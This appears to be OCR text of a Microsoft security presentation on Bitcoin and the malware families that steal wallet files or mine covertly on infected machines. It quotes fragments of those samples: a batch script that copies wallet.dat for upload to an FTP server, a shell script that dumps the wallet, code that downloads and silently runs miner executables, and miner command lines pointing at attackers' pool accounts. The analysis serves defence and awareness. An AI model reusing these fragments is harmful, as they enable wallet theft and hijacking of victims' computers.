Microsoft

Malware taking a bit(coin) more than we bargain for

https://en.bitcoin.it/wiki/File:Bitcoin.png

Amir Fouda (amfouda@microsoft.com)

Making the headlines…

What is Bitcoin?

Made public January 11, 2009

"new electronic cash system that uses a P2P network to prevent double spending"
-- Satoshi Nakamoto

Bitcoin is …

..a virtual currency

..a decentralized, P2P system

..open source software

What is Bitcoin?

- It uses cryptography to validate transactions
- It makes transactions that are quick and irreversible
- It is accepted by various online and real world retailers
- It can be exchanged for real-world currency

Fluctuating value


http://bitcoincharts.com/charts/mtgoxUSD#permalinkbox

How does it work?

How does it work?

- Transactions
- Validation
- Mining
- Controlled currency

Bitcoin client software: Bitcoin-QT



Transactions

- Each bitcoin user has a public and private key pair in their bitcoin *wallets*
- When a Alice wants to send one bitcoin to Bob:
  1. Bob's public key is sent to Alice
  2. The public key, as well as the transfer amount, is added to a transaction message
  3. Message is signed by Alice's private key
  4. Message is broadcast to the network

Validation

- Before Bob can receive the bitcoin, the network needs to validate the broadcast message
- Validation is performed by “miner” nodes on the P2P network
- Message is collected into “blocks” being worked on by the miner nodes
- Work here means “generating hashes”

Validation

Block 200745

Short link: http://blockexplorer.com/b/200745

Hash: 000000000000043d3db91492cf87f092fadd6f96171601462658e4d8934a11a3

Previous block: 00000000000000b40a04c96f4a1b8d5de963c92a728a0d2f290b68e41d979336

Hash of previous block

Time: 2012-09-27 12:30:31

Difficulty: 2 864 140.50781 ("Bits": 1a05db8b)

Target

Transactions: 16

Total BTC: 280.30076462

Size: 9.103 kilobytes

Merkle root: 92dfb591199fa449550a62f01c12ded469cccaa9a7790e6cb9542766e6d53838

Indirect hash of all transactions in this block

Nonce: 2141062885

Raw block

Transactions

http://blockexplorer.com/b/198124

Mining

- Miners need to calculate a 256 bit hash of the blocks header that is lower than the “target”
- This is a brute force method that requires lots of processing power
- To compensate for this effort, the miner that first calculates the hash receives a reward
- This is how bitcoins come into existence

Controlled currency

- Reward halved after 210,000 blocks solved (every 4 years)
- The difficulty of calculating the hash of blocks is adjusted every 2016 blocks (every 2 weeks)
- Average 6 per hour are solved
- By 2040, after 21 million bitcoins are in circulation, the system will stop rewarding miners
- 10,033,200 bitcoins are currently in circulation (27 Sept, 12)

Bitcoin mining software

- Mining software and source code freely available
- Use CPU, GPU and/or FPGA (Field-Programmable Gate Array) to speed up hashing

- Ufasoft bitcoin miner
- CPU Miner
- Diablo Miner
- Phoenix Miner
- RPC Miner
- Python/OpenGL GPU miner

Bitcoin mining software

- Bitcoin networks use JSON-RPC protocol for network communications
- Bitcoin servers retrieve blocks from the network
- Bitcoin miners retrieve work from these servers (i.e. blocks to hash) using *getwork* requests
- When a hashing attempt is made, another *getwork* request is made with the hash included

Solo vs. pooled mining

- Solo mining: Miner attempts to generate hash for blocks on their own
- Can take a long time to solve
- Pooled mining: Miner joins mining pool
- More processing power due to large number of miners
- Reward shared between contributing miners

Bitcoin and malware


First Bitcoin targeting malware

- TrojanSpy:Win32/Winwacay.A
- First appeared 16 June 2011
- Only payload is to email the following file to the attacker:

%APPDATA%\Roaming\Bitcoin\wallet.dat

The Bitcoin wallet

- Stored by original Bitcoin client in known file location



Malware that targets the bitcoin wallet

MSIL/Golroted.A

BAT/Mincostel.A

Win32/Aregorp.A

Win32/Kelihos.B

- Uploads %APPDATA%\Bitcoin\wallet.dat to FTP server xer.zapto.org
- Communicates with remote server
- Performs bitcoin mining and steals wallet from:

```
ecUpload %APPDATA%\Bitcoin\wallet.dat
.\to FTP server xer.zapto.org
%FTPusername%\%username%.txt
--
::WinXP
if exist "%AppData%\Bitcoin\wallet.dat
mkdir ".\%computername%\Bitcoin""
cls
copy /Y "%AppData%\Bitcoin\addr.dat"
.\%computername%\Bitcoin\addr.dat
orcls
%APPDATA%\Roaming\Bitcoin\wallet.dat"
/\%computername%\Bitcoin\wallet.dat
```

%APPDATA%\Bitcoin\wallet.dat (WinXP)

%APPDATA%\Roaming\Bitcoin\wallet.dat(Win 7/8 & Vista)

Backdoor:MacOS_X/DevilRobber.A

October 2011

- First Trojan to target bitcoin users on OSX platform
- Copies wallet contents and performs bitcoin mining
- Uses shell script to dump *~/Library/Application Support\Bitcoin\wallet.dat* contents to 'dump.txt'

```
#!/bin/sh

if [ -f /$HOME/Library/Application\ Support/Bitcoin/wallet.dat ]; then
    echo 'w1----------------------------------------' >> $D_FILE
    uuencode $HOME/Library/Application\ Support/Bitcoin/wallet.dat xyz >> $D_FILE
    exit
fi
echo 'w0' >> $D_FILE
```


Malware mining for bitcoins

- Barriers when trying to steal “wallet.dat” contents
- Another option for malware authors: Utilize CPU
- First malicious program with bitcoin mining functionality discovered 26 June 2011
- Trojan:Win32/Minepite.A

Trojan:Win32/Minepite.A

June 2011

- Nullsoft installer that drops file “bcm.exe”, a *Ufasoft* bitcoin mining program
- *Ufasoft* miner passed parameters and invoked through Nullsoft script




-a 5	getwork request every 5 seconds
-o http://pit.deepbit.net:8332	mining pool server for getwork request
-u JohXXXX8@mail.com	Username of attackers account on server
-p J3XXXxa	Password of attackers account on server

Malware mining for bitcoins

Drop and load

```
taskkill /f /m svchoost.exe
taskkill /f /m mamita.exe
taskkill /f /m x11811.exe
x11811.exe -a 60 -g yes -o http://x.miners.in:8332/ -u re[redacted] -p r[redacted] -t 2
```



CPU miner:

awcp.exe –a 4way –t 1 –o %url% -u jodyfoster.1 –p xyz -T

GPU miner:

awgep.exe –o %url% -u jodyfoster.2 –p xyz –I 2 –T –t 0

```
  processStartInfo.FileName = this.fullname;
  processStartInfo.Arguments = "-a 20 -t 2 -o http://[redacted]s@pool.bitclockers.com:8332/";
  processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
  Process.Start(startInfo);
}
else if (Operators.ConditionalCompareObjectEqual(Form1.GenerateArchitecture(), (object) "64", false)
  MyProject.Computer.Network.DownloadFile("http://dl.dropbox.com/u/40304351/bitcoin-miner-64.exe", t
else if (Operators.ConditionalCompareObjectEqual(Form1.GenerateArchitecture(), (object) "32", false)
  MyProject.Computer.Network.DownloadFile("http://dl.dropbox.com/u/40304351/bitcoin-miner.exe", this
```

Malware mining for bitcoins

Drop and load

```
push    0Eh
xor     eax, eax
pop     ecx
lea     edi, [ebp+pExecInfo.fMask]
rep stosd
lea     eax, [ebp+pExecInfo]
mov     [ebp+pExecInfo.cbSize], 3Ch
push    eax ; pExecInfo
mov     [ebp+pExecInfo.fMask], 440h
mov     [ebp+pExecInfo.hwnd], esi
mov     [ebp+pExecInfo.lpVerb], esi
mov     [ebp+pExecInfo.lpFile], offset miner_name ; "xC.exe"
mov     [ebp+pExecInfo.lpParameters], offset miner_param ; " -a 60 -g yes -o http://abc.dload.asia:
mov     [ebp+pExecInfo.lpDirectory], esi
mov     [ebp+pExecInfo.nShow], esi
mov     [ebp+pExecInfo.hInstApp], esi
call    ds:ShellExecuteExA
test    eax, eax
```

```
push    200h
lea     eax, [ebp+CommandLine]
push    eax
call    RtlZeroMemory
push    offset String2  ; "miner.exe -a 60 -g no  -o http://pool.d"...
lea     eax, [ebp+CommandLine]
push    eax             ; lpString1
call    lstrcatA
push    0               ; lpModuleName
call    GetModuleHandleA
```

Bitcoin botnets

- Power of pooled mining demonstrates potential earnings
- Malware authors setting up their own bitcoin mining botnets
- Mining functionality seen in various prevalent families

Alureon

Aka TDSS

Win32/Alureon

Win32/Rorpian

- August 2011: Update to Alureon configuration file
- New section added*

[tlscaloc]
svchost.exe=180| -g yes –t 1 –o http://pacrim.eclipsemc.com:8337/ -u <username> -p <password>

*Reported by Kaspersky Labs

- Communicates with server http://188.229.89.120:8334 using JSON-RPC protocol
- *getwork* requests sent to server
- Hash calculations performed on retrieved data

Bafruz

Aka Badlib

- Multi-component backdoor trojan
- Downloads its components through peer-to-peer network
- Contains a bitcoin server and a bitcoin client component
- Client downloads *Ufasoft*, *RPC miner*, *Phoenix miner*, and graphic card drivers
- Server allocates work to clients

Sirefef


Aka ZeroAccess

- Communicates via P2P protocol
- Downloads number of files to hidden folder in <system root>, for example:

00000001.@	80000000.@
00000002.@	80000004.@
00000004.@	80000032.@
000000c0.@	800000cf.@

- *Ufasoft* bitcoin miner included in downloaded files

Prevalence


Number of infected machines (MSE)
70000
60000
50000
40000
30000
20000
10000
0
Win32/Bocinex
Win32/Vicenor
Win64/Sirefef.J

Bitcoin and security

- Encryption and backup of wallet hinders malware's efforts
- Bitcoin wiki includes some useful advice

(https://en.bitcoin.it/wiki/Securing_your_wallet)

- Although not malicious, presence of bitcoin mining software may indicate presence of malware

The future and conclusion

- Safely securing the wallet should make it difficult for malware targeting the wallet
- Bitcoin mining more difficult as more join in the effort
- Reward falls every 4 years
- More sophisticated compromises of Bitcoin exchanges and online services will continue as more bitcoins circulate